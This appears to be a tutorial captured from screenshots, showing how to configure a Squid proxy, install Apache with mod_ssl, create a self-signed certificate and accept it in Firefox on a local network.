
```
# Squid normally listens to port 3128
http_port 3128 8888
```



```
# Example rule allowing access from your local networks.
# Adapt to list your (internal) IP networks from where browsing
# should be allowed
#acl localnet src 10.0.0.0/8    # RFC1918 possible internal network
#acl localnet src 172.16.0.0/12 # RFC1918 possible internal network
#acl localnet src 192.168.0.0/16        # RFC1918 possible internal network
#acl localnet src fc00::/7       # RFC 4193 local private network range
#acl localnet src fe80::/10      # RFC 4291 link-local (directly plugged) machi$

acl localnetwork src 192.168.1.0/24
```



```
# Example rule allowing access from your local networks.
# Adapt localnet in the ACL section to list your (internal) IP networks
# from where browsing should be allowed
#http_access allow localnet
http_access allow localhost

http_access allow localnetwork
```



192.168.1.104

ERROR

The requested URL could not be retrieved

The following error was encountered while trying to retrieve the URL: http://192.168.1.104/


Connection to 192.168.1.104 failed.

The system returned: *(111) Connection refused*


The remote host or network may be down. Please try the request again.

Your cache administrator is email@yourdomainname.


Generated Thu, 11 Feb 2016 18:45:12 GMT by ourProxyServer (squid/3.1.19)




```
root@tj-dev:~# apt-get install openssl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be upgraded:
  openssl
1 upgraded, 0 newly installed, 0 to remove and 334 not upgraded.
Need to get 519 kB of archives.
After this operation, 1,024 B of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise-updates/main openssl i386 1.0
.1-4ubuntu5.33 [519 kB]
Fetched 519 kB in 2s (188 kB/s)
(Reading database ... 147193 files and directories currently installed.)
Preparing to replace openssl 1.0.1-4ubuntu5.11 (using .../openssl_1.0.1-4ubuntu5
.33_i386.deb) ...
Unpacking replacement openssl ...
Processing triggers for man-db ...
Setting up openssl (1.0.1-4ubuntu5.33) ...
```




```
root@tj-dev:~# apt-get install apache2
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  apache2-mpm-worker apache2-utils apache2.2-bin apache2.2-common libapr1
  libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap
Suggested packages:
  apache2-doc apache2-suexec apache2-suexec-custom
The following NEW packages will be installed:
  apache2 apache2-mpm-worker apache2-utils apache2.2-bin apache2.2-common
  libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap
0 upgraded, 9 newly installed, 0 to remove and 335 not upgraded.
Need to get 1,836 kB of archives.
After this operation, 5,230 kB of additional disk space will be used.
Do you want to continue [Y/n]? y
```




```
root@tj-dev:~# a2enmod ssl
Enabling module ssl.
See /usr/share/doc/apache2.2-common/README.Debian.gz on how to configure SSL and
 create self-signed certificates.
To activate the new configuration, you need to run:
  service apache2 restart
root@tj-dev:~# service apache2 restart
 * Restarting web server apache2
apache2: Could not reliably determine the server's fully qualified domain name,
using 127.0.1.1 for ServerName
 ... waiting apache2: Could not reliably determine the server's fully qualified
domain name, using 127.0.1.1 for ServerName
                                                                        [ OK ]
```




```
root@tj-dev:~# openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/
apache2/ssl/server.key -out /etc/apache2/ssl/server.crt
Generating a 2048 bit RSA private key
................................................................................
..............................+++
................................................................................
................................................................................
................................+++
writing new private key to '/etc/apache2/ssl/server.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:DEL
Locality Name (eg, city) []:DEL
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Tajinder Kalsi
Organizational Unit Name (eg, section) []:Tajinder Kalsi
Common Name (e.g. server FQDN or YOUR name) []:192.168.1.103
Email Address []:info@tajinderkalsi.com
```



```
<VirtualHost *:443>
        ServerAdmin webmaster@localhost
        ServerName 192.168.1.103:443
```



```
SSLEngine on
SSLCertificateFile /etc/apache2/ssl/server.crt
SSLCertificateKeyFile /etc/apache2/ssl/server.key

</VirtualHost>
```



This Connection is Untrusted

You have asked Firefox to connect securely to **192.168.1.103**, but we can't confirm that your connection is secure.


Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

▸ Technical Details


▸ I Understand the Risks



▾ I Understand the Risks

If you understand what's going on, you can tell Firefox to start trusting this site's identification. **Even if you trust the site, this error could mean that someone is tampering with your connection.**

Don't add an exception unless you know there's a good reason why this site doesn't use trusted identification.



Add Security Exception

You are about to override how Firefox identifies this site.

Legitimate banks, stores, and other public sites will not ask you to do this.

Server

Location: https://192.168.1.103/


Certificate Status

This site attempts to identify itself with invalid information.

Unknown Identity

Certificate is not trusted, because it hasn't been verified by a recognized authority using a secure signature.


☑ Permanently store this exception



Certificate Viewer:"192.168.1.103"

Could not verify this certificate because the issuer is not trusted.


Issued To	
Common Name (CN)	192.168.1.103
Organization (O)	Tajinder Kalsi
Organizational Unit (OU)	Tajinder Kalsi
Serial Number	00:E6:41:95:BA:4A:3D:75:86
Issued By	
Common Name (CN)	192.168.1.103
Organization (O)	Tajinder Kalsi
Organizational Unit (OU)	Tajinder Kalsi
Validity	
Issued On	Monday 01 February 2016
Expires On	Tuesday 31 January 2017
Fingerprints	
SHA1 Fingerprint	5B:17:7A:61:2C:7E:19:AA:FB:72:90:D7:18:71:D5:4B:C8:C7:8E:9C
MD5 Fingerprint	3A:54:DB:88:45:58:A0:8F:A1:EA:DE:0D:C1:0D:A7:02



